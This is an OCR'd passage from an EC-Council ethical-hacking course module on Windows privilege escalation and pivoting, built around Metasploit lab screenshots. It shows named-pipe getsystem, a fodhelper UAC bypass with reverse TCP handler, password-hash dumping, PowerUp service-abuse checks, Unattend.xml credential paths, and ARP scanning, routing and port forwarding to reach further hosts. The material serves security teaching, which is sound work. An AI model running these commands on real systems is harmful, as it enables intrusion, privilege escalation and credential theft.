
Attackers may use this vulnerability to read adjacent memory locations of a process and access information for which he/she is not authorized. This vulnerability helps attackers to extract confidential information, such as credentials stored in the browser, from that target process. In certain cases, using this vulnerability, an attacker can even read the kernel memory or perform a web-based attack using JavaScript.

- **Meltdown Vulnerability**

  Meltdown vulnerability is found in all Intel and ARM processors deployed by Apple. This vulnerability allows attackers to trick a process into accessing out-of-bounds memory by exploiting CPU optimization mechanisms such as speculative execution. For example, an attacker requests to access an illegal memory location. He/she sends a second request to read a valid memory location conditionally. In this case, a processor using speculative execution will complete evaluating the result for both requests before checking the first request. When the processor checks that the first request is invalid, it rejects both requests after checking the privileges. Even though the processor rejects both the requests, the results of both the requests remain in the cache memory. Now the attacker sends multiple valid requests to access out-of-bounds memory locations.

  Attackers may use this vulnerability to escalate privileges by forcing an unprivileged process to read other adjacent memory locations, such as kernel memory and physical memory. This leads to critical system information such as credentials, private keys, etc. being revealed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation Using Named Pipe Impersonation

In Windows OS, named pipes are used to provide legitimate communication between running processes. In this technique, the messages are exchanged between the processes using a file. For example, if process A wants to send a message to another process B, then process A writes the message to a file and process B reads the message from that file. Attackers often exploit this technique to escalate their privileges on the victim system to a user account with higher access privileges.

In any Windows system, when a process creates a pipe, it will act as a pipe server. If any other process wants to communicate with this process, it will connect to this pipe and it becomes a pipe client. When a client connects to the pipe, the pipe server can utilize the access privileges and security context of the pipe client. Attackers exploit this feature by creating a pipe server with fewer privileges and trying to connect with a client with higher privileges than the server.

Attackers use tools such as Metasploit to perform named pipe impersonation on a target host. Attackers exploit vulnerabilities that exist in the target remote host to obtain an active session and use Metasploit commands such as **getsystem** to gain administrative-level privileges and extract password hashes of the admin/user accounts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
  Comment                       : Schannel Security Package
  Capabilities                  : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IM
PERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
  MaxToken                      : 24576
  RPCID                         : 14
  Version                       : 1

====== SysmonEvents ======

ERROR: Unable to collect. Must be an administrator.


[*] Completed collection in 19.274 seconds


C:\Users\Admin\Downloads>exit
exit
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220408083415_default_10.10.1.11_windows.hashes_363363.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter >
```

Figure 6.97: Screenshot of Metasploit showing privilege escalation

```
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
  --  ----
  0   Windows x86


msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 6.98: Screenshot of Metasploit showing privilege escalation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
Server username: Windows11\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220405040218_default_10.10.1.11_windows.hashes_295636.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY bf7ee388b30e6e9f6b86de4c18416716...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[*]     No users with password hints on this system
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Admin:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Jason:1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Shiela:1006:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Martin:1007:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Figure 6.99: Screenshot of Metasploit showing dump of password hashes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation by Exploiting Misconfigured Services

Unquoted Service Paths

- In Windows operating systems, when starting a service, the system attempts to find the location of the **executable file** to launch the service
- The executable path is **enclosed in quotation marks** "", so that the system can easily locate the application binary
- Attackers exploit services with unquoted paths running under **SYSTEM privileges** to elevate their privileges

```
C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"
powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"

Check                                    AbuseFunction
-----                                    -------------
User In Local Group with Admin Privileges Invoke-WScriptUACBypass -Command "..."
Modifiable Service Files                 Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files                 Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files                 Install-ServiceBinary -Name 'edgeupda...
Modifiable Service Files                 Install-ServiceBinary -Name 'edgeupda...
Modifiable Service Files                 Install-ServiceBinary -Name 'gupdate'
Modifiable Service Files                 Install-ServiceBinary -Name 'gupdate'
Modifiable Service Files                 Install-ServiceBinary -Name 'gupdatem'
Modifiable Service Files                 Install-ServiceBinary -Name 'gupdatem'
%PATH% .dll Hijacks                      Write-HijackDll -DllPath 'C:\Users\Ad...
```

Service Object Permissions

- Misconfigured service permissions may allow an attacker to modify or **reconfigure the attributes** associated with that service
- By exploiting such services, attackers can even **add new users** to the local administrator group and then hijack the new account to elevate their privileges

```
[*] Checking service permissions...

ServiceName   : AdobeARMservice
Path          : "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe"
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'AdobeARMservice'

ServiceName   : AJRouter
Path          : C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
StartName     : NT AUTHORITY\LocalService
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'AJRouter'

ServiceName   : ALG
Path          : C:\Windows\System32\alg.exe
StartName     : NT AUTHORITY\LocalService
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'ALG'
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation by Exploiting Misconfigured Services (Cont'd)

Unattended Installs

- Unattended install details such as **configuration settings** used during the installation process are stored in Unattend.xml file
- Unattend.xml file is stored in one of the following locations:
  - `C:\Windows\Panther\`
  - `C:\Windows\Panther\UnattendGC\`
  - `C:\Windows\System32\`
  - `C:\Windows\System32\sysprep\`
- Attackers exploit information stored in **Unattend.xml** to escalate privileges

```
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
[*] Checking for unattended install files...

UnattendPath : C:\Windows\Panther\Unattend.xml
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation by Exploiting Misconfigured Services

Attackers generally exploit zero-day vulnerabilities that exist in target systems to escalate privileges. If attackers are unable to find such exploits, they try to escalate privileges by abusing misconfigured services in the target OS. Insecure or improper configuration of system services allows attackers to elevate their privileges in the target system. For example, attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, etc. to elevate access privileges.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use tools such as Metasploit to obtain an active session with the target host. After establishing an active session, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.

```
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50328) at 2022-04-04 06:14:02 -0400

meterpreter > sysinfo
Computer        : WINDOWS11
OS              : Windows 10 (10.0 Build 22000).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading  : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded   : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter > shell
Process 2944 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>
```

Figure 6.100: Screenshot of Metasploit showing shell access to the target system

- **Unquoted Service Paths**

  In Windows OSs, when a service starts running, the system attempts to find the location of the executable file to launch the service successfully. Generally, the executable path is enclosed in quotation marks “”, so that the system can easily locate the application binary. Some executable files may not include quoted paths and include whitespace in between; in this scenario, the system tries to find the application binary by searching all the folders that exist in the path until the executable is found. Attackers exploit services with unquoted paths running under SYSTEM privileges to elevate their privileges.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading  : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded   : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter > shell
Process 6796 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"
powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"

Check                                   AbuseFunction
-----                                   -------------
User In Local Group with Admin Privileges Invoke-WScriptUACBypass -Command "..."
Modifiable Service Files                Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files                Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files                Install-ServiceBinary -Name 'edgeupda...
Modifiable Service Files                Install-ServiceBinary -Name 'edgeupda...
Modifiable Service Files                Install-ServiceBinary -Name 'gupdate'
Modifiable Service Files                Install-ServiceBinary -Name 'gupdate'
Modifiable Service Files                Install-ServiceBinary -Name 'gupdatem'
Modifiable Service Files                Install-ServiceBinary -Name 'gupdatem'
%PATH% .dll Hijacks                     Write-HijackDll -DllPath 'C:\Users\Ad...
```

Figure 6.101: Screenshot of Metasploit showing execution of PowerSploit to detect unquoted service paths

- **Service Object Permissions**

  A misconfigured service permission may allow an attacker to modify or reconfigure the attributes associated with that service. This may even lead to changing the location of the application binary to a malicious executable created by the attacker. By exploiting such services, attackers can even add new users to the local administrator group in the system. Attackers then hijack the new account to elevate their access privileges.

```
[*] Checking service permissions...

ServiceName   : AdobeARMservice
Path          : "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe"
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'AdobeARMservice'

ServiceName   : AJRouter
Path          : C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
StartName     : NT AUTHORITY\LocalService
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'AJRouter'

ServiceName   : ALG
Path          : C:\Windows\System32\alg.exe
StartName     : NT AUTHORITY\LocalService
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'ALG'
```

Figure 6.102: Screenshot of Metasploit showing execution of PowerSploit to detect misconfigured service permissions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Unattended Installs**

  Unattended installs allow attackers to deploy Windows OSs without the intervention of an administrator. Administrators need to manually clean up the unattended install details stored in the Unattend.xml file. This XML file stores all the information related to the configuration settings set during the installation process and may also include sensitive information such as the configuration of local accounts, usernames, and even decoded passwords.

  In Windows systems, the Unattend.xml file is stored in one of the following locations:

  C:\Windows\Panther

  C:\Windows\Panther\UnattendGC

  C:\Windows\System32

  C:\Windows\System32\sysprep

  If attackers can gain access to this file, then they can easily obtain credential information and configuration settings used during the installation of that service or application. Attackers use this information to escalate privileges.





Figure 6.103: Screenshot of Metasploit showing execution of PowerSploit to detect unattended installs

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Pivoting and Relaying to Hack External Machines

- Attackers use the pivoting technique to compromise a system, gain remote shell access on it, and further **bypass the firewall to pivot via the compromised system** to **access other vulnerable systems** in the network
- Attackers use the relaying technique to access resources present on other systems via the compromised system such a way that the requests to access the resources are coming from the initially compromised system



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pivoting and Relaying to Hack External Machines (Cont'd)

Pivoting

1 Discover live hosts in the network

```
msf6 exploit(multi/handler) > use post/windows/gather/arp_scanner
msf6 post(windows/gather/arp_scanner) > set RHOSTS 10.10.1.0/24
RHOSTS => 10.10.1.0/24
msf6 post(windows/gather/arp_scanner) > set SESSION 3
SESSION => 3
msf6 post(windows/gather/arp_scanner) > exploit

[*] Running module against SERVER2019
[*] ARP Scanning 10.10.1.0/24
[+]     IP: 10.10.1.2 MAC 02:15:5d:21:8a:e0 (UNKNOWN)
[+]     IP: 10.10.1.9 MAC 02:15:5d:21:8a:e4 (UNKNOWN)
[+]     IP: 10.10.1.11 MAC 00:15:5d:01:80:00 (Microsoft Corporation)
[+]     IP: 10.10.1.13 MAC 02:15:5d:21:8a:e3 (UNKNOWN)
[+]     IP: 10.10.1.14 MAC 02:15:5d:21:8a:e5 (UNKNOWN)
[+]     IP: 10.10.1.19 MAC 02:15:5d:21:8a:e2 (UNKNOWN)
[+]     IP: 10.10.1.22 MAC 00:15:5d:01:80:02 (Microsoft Corporation)
[+]     IP: 10.10.1.255 MAC 02:15:5d:21:8a:e2 (UNKNOWN)
[*] Post module execution completed
msf6 post(windows/gather/arp_scanner) >
```

2 Set up routing rules

```
msf6 exploit(multi/handler) > route add 10.10.1.0 255.255.255.0 3
[*] Route added
msf6 exploit(multi/handler) >
```

3 Scan ports of live systems

```
msf6 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.10.1.19
RHOSTS => 10.10.1.19
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
PORTS => 1-1000
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.1.19:           - 10.10.1.19:25 - TCP OPEN
[+] 10.10.1.19:           - 10.10.1.19:80 - TCP OPEN
[+] 10.10.1.19:           - 10.10.1.19:139 - TCP OPEN
[+] 10.10.1.19:           - 10.10.1.19:135 - TCP OPEN
[+] 10.10.1.19:           - 10.10.1.19:445 - TCP OPEN
[*] 10.10.1.19:           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

4 Exploit vulnerable services

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter >
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Pivoting and Relaying to Hack External Machines (Cont'd)

Relaying

1. Set up port forwarding rules

```
meterpreter > portfwd add -l 10080 -p 80 -r 10.10.1.19
[*] Local TCP relay created: :10080 <-> 10.10.1.19:80
meterpreter > portfwd add -l 10022 -p 22 -r 10.10.1.19
[*] Local TCP relay created: :10022 <-> 10.10.1.19:22
meterpreter > portfwd add -l 100445 -p 445 -r 10.10.1.19
[*] Local TCP relay created: :100445 <-> 10.10.1.19:445
meterpreter >
```

2. Access the system resources

- Attackers can **browse the http server** running on the target system using the following URL:

  `http://localhost:10080`

- Attackers can **access the SSH server** running on the target system by executing the following command:

  `# ssh myadmin@localhost`

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

